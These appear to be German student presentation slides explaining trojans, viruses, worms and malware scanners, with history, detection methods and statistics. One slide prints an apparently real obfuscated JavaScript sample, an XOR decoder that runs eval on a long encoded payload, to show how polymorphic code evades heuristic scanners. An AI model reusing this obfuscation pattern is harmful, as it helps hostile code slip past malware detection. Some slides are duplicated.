Viren, Würmer, Trojaner und Malware-Scanner

Edgar Ebensperger
Philipp Neulinger
Manuel Schrempf

Inhalt

1. Drei Arten von Malware
    1. Definition
    2. Geschichte, Ursprung und Beispiele
    3. Arbeitsweise und Infektionsart
    4. Arten Typen
    5. Motivation und Art des Schadens
2. Malwarescanner
    1. Definition
    2. Arten und Typen
    3. Verfahren
    4. Aktuelle Situation – Ein Überblick
3. Beispielprogramm

Definition

- Trojaner sind Programme die sich als nützliche/vertrauenswürdige Programme ausgeben (z.B. Durch benutzen eines anderen Dateinamens)
- Installieren unbemerkt während der Ausführung andere (Schad-)Programme
- Diese Programme laufen dann unabhängig vom Trojaner, auch falls dieser nicht mehr ausgeführt oder gelöscht wird

Trojaner

Geschichte, Ursprung und Beispiele

1972 wurde von der National Security Agency (NSA) der Begriff „Trojan Horse“ geprägt

1975 Spiel „**ANIMAL**“ das sich ständig auf der Festplatte vervielfältigte und sich selbst an Andere weiterschickte

1987 Das Programm „**Christmas Tree**“ zeigte einen Weihnachtsbaum und schickte sich selbständig an Andere

Trojaner

Geschichte, Ursprung und Beispiele

1989 Diskette mit der Aufschrift „**AIDS Information Introductory Diskette**“ verschlüsselte Dateinamen und gab an diese gegen 378 Dollar zu entschlüsseln

Trojaner

2005 **Trojaner auf Audio-CDs von Sony** getarnt als Audioplayer der das System auf unerwünschte Kopierprogramme überprüfte und Daten (z.B. abgespielte Lieder, CDs) mit IP-Adresse an einen Server schickte

Arbeitsweise und Infektionsart

- Wird vom Nutzer gestartet wodurch der Trojaner Zugriffsberechtigungen erhält um Programme zu installieren/auszuführen

- Trojaner können über jedes normale Übetragungsmedium auf den Computer gelangen

- Zur effektiven Verbreitung wird ein anderes Programm (z.B. Wurm) verwendet

Trojaner

Arten und Typen

- Reine Schadprogramme, die sich nur, mit den Dateinamen eines harmlosen Programms tarnen

- Schadprogramme die nützliche Funktionen nur zum Teil ausführen

Trojaner

- Normale Programme, die zusätzlich nicht dokumentierte Funktionen enthalten die keinen direkten Schaden anrichten z.B. Daten sammeln

Motivation und Art des Schadens

- Überwachung des Datenverkehrs oder aller Benutzeraktivitäten

- Ausspähen von sensiblen Daten (Passwörter, Kreditkartennummern, Kontonummern, etc.)

- Fernsteuerung des Rechners

Trojaner

Motivation und Art des Schadens

- Deaktivierung oder Austausch sicherheitsrelevanter Funktionen (z.B. Firewall)
- Installation von Dialer-Programmen
- Benutzung der Speicherressourcen zur Ablage von Dateien
- Anzeige unerwünschter Werbung

Trojaner

Definition

- Ein Virus ist ein sich selbst verbreitendes Programm, welches sich in andere Programme einschleust, um sich dann damit zu reproduzieren
- Anwender kann keine Kontrolle über einen Virus ausüben.
- Aufgrund seiner Parallele zum menschlichen Virus wird er so genannt.

Virus

Geschichte, Ursprung und Beispiele

1983 Im Rahmen einer Doktorarbeit präsentiert Fred Cohen ein Programm, dass andere Programme ändern kann, um sich selbst auszuführen.

1989 **V2Px** war der erste polymorphe Virus, d.h.: dass er für Antivirenprogramme schwer entdeckbar ist

Virus

Geschichte, Ursprung und Beispiele

1993 erscheint der erste Virus für Windows.

1995 **Concept**, der erste Makrovirus, erschien im Juli.

1997 **LinurBliss** erschien als erster Virus für Linux.

Arbeitsweise und Infektionsart

- Ähnlich dem biologischen Vorbild benutzt ein Computervirus ein Wirtprogramm um sich selbst auszuführen.

- Sobald das Wirtprogramm ausgeführt wird (z.B.: ein Textprotokoll), brütet er und bricht früher oder später aus. Dadurch infiziert er dann andere Programme und/oder führt dadurch zu ev. Schäden

Virus

Arbeitsweise und Infektionsart

- Viren treten mehr in Mischformen mit Trojanern und Würmern auf, bzw. werden Viren zum Teil von Würmern verdrängt.

- „Neue Nischen“ werden allerdings immer attraktiver für Viren (z.B. PocketPCs, Smartphones).

Virus

Arten und Typen

Bootviren:

- BIOS liest einen exakt festgelegten Bereich der Festplatte aus, ist dieses durch ein Programm infiziert, wird der Virus im Hintergrund gestartet, und infiziert andere Wechselmedien wie Disketten.

- Das Problem bei Bootviren ist, da sie sich auch auf dem Bootbereich einer Diskette befinden können, können sie lange unentdeckt bleiben.

Virus

Arten und Typen

Makroviren:

- Das Office-Paket verfügt über eine ausgefeilte Makrosprache. Makros führen in der Regel vordefinierte Abläufe durch, ein böswilliges Makro kann somit zum Beispiel andere Office Dokumente manipulieren oder Windows Programme fernsteuern.

- Das Problem ist die schnelle Infektionsweise, sobald man ein fremdes Office Dokument werden Makros zu den eigenen hinzugefügt, dadurch können die Makroviren schnell verbreitet werden

Virus

Arten und Typen

Polymorphe Viren:

- Viren werden von Virenscanner an bestimmten Code - Sequenzen erkannt. Polymorphe Viren versuchen diesen zu entgehen, indem sie ständig veränderte Kopien von sich selbst erzeugen

Virus

Arten und Typen

Retroviren

- Die Ziele von Retroviren sind weniger Anwendungsdaten sondern AntiMalwaredaten. Sie löschen gezielt die Dateien von AntiMalware Software.

Virus

Definition

- Ein Computerwurm hat die Eigenschaft, sich mittels Hilfe von Programmen bzw. bestehenden Infrastrukturen zu verbreiten, es ist aber nicht zwingend.

- Arbeitet autonom und verbreitet sich hauptsächlich über Sicherheitslücken in Netzwerken

Wurm

Geschichte, Ursprung und Beispiele

- Robert T. Morris
- Schrieb 1988 als erstes ein Programm das eine Remote Shell nutzte
- Ermöglichte das Kopieren und Ausführen auf anderen Systemen, somit eine rasche Weiterverbreitung
- Keine explizite Schadroutine

Wurm

Geschichte, Ursprung und Beispiele

- Robert T. Morris
- Schrieb 1988 als erstes ein Programm das eine Remote Shell nutzte
- Ermöglichte das Kopieren und Ausführen auf anderen Systemen, somit eine rasche Weiterverbreitung
- Keine explizite Schadroutine

Wurm

Geschichte, Ursprung und Beispiele

- Sicherheitslücken im Design werden genutzt, speziell jene die mehr Komfort bieten

- Programmcode kann als Objekt in eine Webseite eingebunden werden, der Anwender muss explizit die Anwendung erlauben

Wurm

Geschichte, Ursprung und Beispiele

2001:

- Erste Würmer mit SMTP-Engine, nicht mehr auf Microsoft Outlook beschränkt

- ICQ und Peer-to-Peer Netzwerke werden als Verbreitungsmöglichkeiten erstmals genutzt
  - Sehr bekannt, **Code Red**, nutzt ein Sicherheitsloch in Microsoft Internet Information Services

Wurm

Geschichte, Ursprung und Beispiele

- 2002: **Slapper** ist der am weitesten verbreitete Wurm für Linux

- 2003: **SQL Slammer** verbreitet sich zügig durch eine Sicherheitslücke in Microsoft SQL Server. Erstmals Privatanwender betroffen, W32.Blaster nutzt eine Lücke in Microsoft Windows

Wurm

Geschichte, Ursprung und Beispiele

2010 – **Stuxnet**:

- Ausnutzung mehrerer Zero-Day-Exploits der Microsoft-Betriebssysteme ab Windows 2000 bis zu Windows 7 oder Windows Server 2008 R2

- Installation eines Rootkits mit Hilfe gestohlener digitaler Signaturen der taiwanischen Hardware-Hersteller *Realtek* und *JMicron* Technology

Wurm

Geschichte, Ursprung und Beispiele

2010 – **Stuxnet**:

- genaue Kenntnisse des Prozessvisualisierungssystems WinCC zur Überwachung und Steuerung technischer Prozesse mit Simatic S7 sowie
- Installation eines weiteren Rootkits in der Steuerung einer solchen PCS-7-Anlage
- Sehr Komplex

Wurm

Geschichte, Ursprung und Beispiele

2010 – **Stuxnet**:

- genaue Kenntnisse des Prozessvisualisierungssystems WinCC zur Überwachung und Steuerung technischer Prozesse mit Simatic S7 sowie
- Installation eines weiteren Rootkits in der Steuerung einer solchen PCS-7-Anlage
- Sehr Komplex

Wurm

Arbeitsweise und Infektionsart

- Verbreitung über Netzwerke, Wechselmedien und Nutzer durch Fehlverhalten, wie: keine Updates, Bequemlichkeit und Unwissenheit
- Muss am Zielsystem ausgeführt werden
  - Von Hand per Benutzer
  - Automatische Ausführung durch Designfehler

Wurm

Arten und Typen

- E-Mails, zur Verbreitung genutzt mittels
  - Hyperlinks
  - Ausführbare Dateien
  - Adressbücher
- Instant-Messaging
  - ICQ, MSN-Messenger, Skype … – oft kein eigener HTML Parser vorhanden
  - Hyperlink wird im Chat an alle Kontakte versendet

Wurm

Arten und Typen

- IRC-Server Anmeldungsskript, beinhaltet viele Befehle, welche missbraucht werden können, wie z. B.: Einloggen, Schreiben von Meldungen, Versenden von Dateien...
  - Der Wurm modifiziert das Script zu seinem Vorteil

Wurm

Arten und Typen

P2P (Peer to Peer)

- Ohne Server werden Computer im Netz verbunden (BitTorrent etc)
  - Freigegebene Ordner als Spielplatz, falscher Name wird angegben
  - Infizierte Datei wir als Suchergebnis vorgeschlagen (.torrentFile)
  - Sicherheitslücke bei P2P-Nachbarn bzw. Im P2P-Netzwerk selbst

Wurm

Arten und Typen

Handy

- Erstmals im Juni 2004
- Immer mehr Maleware für Handys da diese Computern immer ähnlicher werden
- Mehr Funktionen - mehr Möglichkeiten diese Auszunutzen
- Verbreitung via Bluetooth, MMS …

Wurm

Arten und Typen

- Nicht kontrollierbare Veränderungen am System
- Schaden in jeder möglichen Form
- Veränderung von Daten, Rechten, das Verhalten von Programmen, öffnen von weiteren Lücken
  - Weite Verbreitung

Wurm

Definition

- Ein Anti-Malware-Programm ist eine Software, die Computerviren, -würmer und Trojaner aufspürt, blockiert oder löscht.

- Unterschiedliche Arten von Scannern
  - Echtzeitscanner
  - Manueller Scanner
  - Online Scanner

Malware-Scanner

Echtzeitscanner

- Läuft im Hintergrund als Systemdienst bzw. Dämon und scannt alle Dateien, Programme, RAM und evtl. HTTP sowie FTP Verkehr

- Zwei Strategien sind zu unterscheiden
  - Scannen beim Lesevorgang
  - Scannen beim Schreibvorgang

Malware-Scanner

Manueller Scanner

- Wird vom Benutzer zeitlich gesteuert

- findet der Scanner Maleware, erscheinen Optionen zur Reinigung, Quarantäne oder Löschung der befallenen Dateien (oder ein Verweis auf ein kostenpflichtiges Produkt)

Malware-Scanner

Online Scanner

- Operieren über ein Netzwerk (WAN) und laden dadurch ihren Programmcode und Viren-Muster auf den Computer
- Nur im On-Demand-Modus verfügbar, wird daher eher nur zum Reinigen verwendet
- Wenn möglich sollten befallene Rechner vom Netz genommen und von einem Offline-Scanner untersucht werden

Malware-Scanner

Verfahren

- Prüfsummenverfahren
- Signaturverfahren
- Heuristisches Verfahren

Malware-Scanner

Prüfsummen Verfahren

- In einem ersten Durchgang werden Prüfsummen für den Bootsektor sowie jede gefährdete Datei berechnet
- Wenn eine Datei später eine andere Prüfsumme aufweist ist zu vermuten, dass ein Befall vorliegt
- richtige Prüfsumme – kein erkennen

Malware-Scanner

Signatur Verfahren

- Dateien werden nach bestimmten Bytefolgen durchsucht
- Alarm, wenn Suche erfolgreich
- Nur bekannte Viren können erkannt werden
- Polymorphe Viren können durch das Raster fallen


Malware-Scanner

Heuristisches Verfahren

- Dateien werden nach malwaretypischen Programmcode durchsucht, untypisch für normale Programme
- Neue, polymorphe Viren können erkannt werden
- Beste Chance, alle Verfahren kombinieren

Malware-Scanner

Problem des heuristischen Verfahrens



```
function lkokjxlwlr(avmdyqxvn){
    var njdopovk = "";
    for (var tethahgucnr = 1; tethahgucnr < avmdyqxvn.length; tethahgucnr++){
        eval('fcxixchzf = avmdyqxvn.charCodeAt(tethahgucnr) ^avmdyqxvn.charCodeAt(tethahgucnr-1);');
             hkrldmh = String.fromCharCode(fcxixchzf);
             njdopovk+= hkrldmh;
    }
    return njdopovk;
}

noewhe="t4uq7qHitu+/+tqyxqvH57fioOyl5sbkyebJnq3uwe6q/rqaworek9//zuDQ8KTWt9mqw7fesd++0v3Sl9n72/mR5ZWh2/TbrNusgvXG6If1kr3pu5TshPCd8cDvq/+7lOyE8J3xwO2Z64rkl/
6K44zig+/BpdGil6mV/YnkiKjQvdG/zPHTu8+7y/He8Ybxhqjf7MKt37iXpp+mn7DIoNS51ffJ9Z34mf3D/5L3g+LCqt6q2veS45b/ibSW1brUoMWr3/Km36/K6MirxKreu9WhnL7Kr9ejjOSQ/ZGqiumB
4JLhhPDNuMyqh7+dvZKskP2Y7I2txbHFtZj9jPmQ5tv5utW7z6rEsJ3RsN65zK3Kr42tzqHPu96wxPnbvtDyOv3D/5L3g+LCqt6q2veS45b/ibSW1bTXv9r3lPuV4ZP8kLKS8Z7whOGP+8bktMGjz6bF58
fo1tvR3NbqmfqI4ZHlxanIpsGO1bLX6siC45XOp8S236/b6sT21Orn7Zv6iKjG87vTtPyz/bbbodn5xOTG6Y6+59bm14a30uG4ierZuYjp2rmI1+TZ6LWGx/aun8bOnq2crfvJnaz4y/7Pna6aqJuqk6Ls
35Kj79zm152v9seBsPfEkKOaq+/dk6Lg04i5+cqJuIa18cD8zvrL8cLo25Oil6aQo/bEnq+cr+PS49DjOObX/czhOoGwm6njObeH7t2AsNfktITh04i42+m3h+bU+cmUpPrImaqRofvIirj3x/jIgrLn1J
+v/M6mlsf0nKzj0O7ek6CQoOvYv4yzg8v4ppbQ47GBxfaQoOLR/MyMv4i73u7d7dHitIS+jcv7w/C5ib+MopKmlN/tjLyNv+fX+MuqmreP4tL5y5S7OeOznPTGi7iEq+/Ak7zky6ma1Pubqczjv Y/myZKg
wO+2hbeF4c6YqubJna/5yq6B0OPBzMbPxu3N76CPwPOki8b0p4jD8ayDxOujkfPA+NeSoMPwsJ+niMn6pYq1htf4xfelirGD1PvC8bSHwO/Z6rKdqZrA793ujKOIoI+gjr2WpPHT//L48aORORKDSu+ua7t
+56Iz4kMrq1/fVnN7j0+zc8aqS2PWRqpDX7aec0JOrwu27iMXxvJD6oPmevJCd157wqfGn6LzWocu4mKWFtoWppK6n/4rQv9e9yPG435TgiamUtNq/yOip26nIsZmwnJGbkuOnkMCs+JOi1uCG8dHszPzQ
3dfev9ae7anThuW8haWYuIikqaOq34/BuIjjsOmLv5+igqCCubS+yaHIpMHph7L6kvW98rz3muCYttq/0bbCqoOj2NXf1o77oc6mzLmAya7lkfjWptOgyODIjeyY9K3HvvqxgeOx2J7ks5v1wIjgh8+Azo
XokurEp8+u3J/wlPGwxOzc9dzg3OrD6K3MuNSN557akaHDkfi+xJO71eCowKfvoO6lyLLK5Ifvjvy/0LTRkOTM/dT9OOXU5s/0+fP6lKHpgeau4a/kifOLttjtpc2q4q3jqMW/x+ma9p/8mbGDr4/h1Jz0
k9uU2pH8hv7QvNm3OKTM5ejin5KYlZ/xxIzkg8uEyoHslu7089Pj2NXf0tivx67Cp4/huOC2+a3HsNqphKmAoNvW3NW8j9yfqOfVs8Wk9Y+vkrKCubS+t8Cowa3I4LjNl/iQ+o+2/5jIp86U/M+c3+inIf
OF5LXPkq6et5fs4evi64LkzKDB86nqiMaD55O7kru2vLW8tdzvvP/Ih7XTpcSV79L/p9KI54/lkKngh8y40YrjOIPA97iK7Jr7qtCNtruxuLHUuMuuo6mgqcDzoOPUm6nPudiJ89jzyMXPxs+yv7W8yZnX
rp71pv+dqYK/7Jjqg+2KpMKw37LxmfiKyabCp4/XoviX/5Xg2ZD3vMih+pOg87CHyPqc6ovaoP3U7+Lo1ZiSn5XzhuiL/5b517fyk+eL0rjBhc7+nM6n4ZvM5KnLkfalnOatn+Wv98CW4svrkJ2Xt5f+mL
D9n8Wi8ciy+cux+6OUwraIsYOqp62NrY2t4ILYv+zVr+TWrOa+id+rhquQnZe3l+WA9IHznb3wksiv/MW/9Ma89q6Zz7uWopCdl+rn7eDqjPmX9IDphujIpMX3re6Mwofjl7+Wts3AyurKo8Xtg7b+lvG5
9rjznuScoZyshaXe09n52fnZuNGZ6q7UgeK7gr/6m++D2rDJjcb2lMav6ZPE7L6Mzb3PpvaH88Kk9ZHljdf5mvKT4aLNqcyN+dGg5NOD77vQ4ZWjxbKZspuyiYSOro6ujuDVnfWS2pXbkP2H/8L0z8LI6M
i1uLKSssC10aTWuJiwmPmQ2KvvlcCj+sP9w+7DrZjQuN+X2JbdsMqym72N9cXO3ebr4ZyRm/+Q84brjuCUus2/1qLH75rKhP3NpvWszvrT6OXv0/yP7J73h/PNwMrHzfGC4ZP6iv7eqtOjxvvZrciwxOuB
4Jb3hOeV/Iz42uTp45X0hqbDgfjNpuu9j8SP64/nouqI8LTbq/K27Jqp8J3Qlvegya2NsJC3hOLU4Nawg+fR5tDl0ubQ5dLq3Onb7dvi1ODTt4Hi1OHX4texgrKBsJesoauXuMuo2rPDt4mEjrKd9ZDxla
```

- *Polymorphic Java Script* wurde verwendet
- Dadurch kann der MW-Scanner die Schadprogramme schwieriger bzw. gar nicht erkennen


Malware-Scanner

Wieviel neue Malware gibt es?


- Alle zwei – vier Sekunden entsteht eine neue Maleware
- Täglich kommen zwischen 20.000 und 40.000 neue Malwareformen dazu
- Allein 2010 sind es 15 Mil. mehr geworden
  - Magdeburg Testinstitut AV-Tests haben mitgeteilt das 50 Mil. Maleware-Dateien bekannt sind

Malware-Scanner

Position	Change in position	Name	Number of unique users*
1	0	Net-Worm.Win32.Kido.ir	466686
2	1	Virus.Win32.Sality.aa	210635
3	-1	Net-Worm.Win32.Kido.ih	171640
4	New	Hoax.Win32.Screensaver.b	135083
5	0	AdWare.Win32.HotBar.dh	134649
6	-2	Trojan.JS.Agent.bhr	131466
7	-1	Virus.Win32.Sality.bh	128206
8	-1	Virus.Win32.Virut.ce	114286
9	New	HackTool.Win32.Kiser.zv	104673
10	-2	Packed.Win32.Katusha.o	90870


Hoax.Win32.ScreenSaver.b geography
Number of users
1 - 2,900
2,900 - 9,500
9,500 - 20,000
20,000 - 51,000
51,000 - 110,000

Ursprung von Malware



Wie viel Malware gibt es für die einzelnen Betriebssysteme?

- Bei Linux und Mac Betriebssystemen gibt es nur sehr wenig Malware, weil diese nicht sehr verbreitet sind

Malware-Scanner

Wie viel Malware gibt es für die einzelnen Betriebssysteme?

- Für Windows gibt es die meisten Malware Programme weil:
  - Am weitesten verbreitet (im privaten wie im geschäftlichem Bereich)
  - Programmierung der Schadprogramme fällt meistens einfacher aus
  - Hat am meisten Fehler in der Programmierung welche von Schadprogrammen ausgenützt werden können

Malware-Scanner

Bundestrojaner

- Verdeckter staatlicher Zugriff auf Informationsquellen
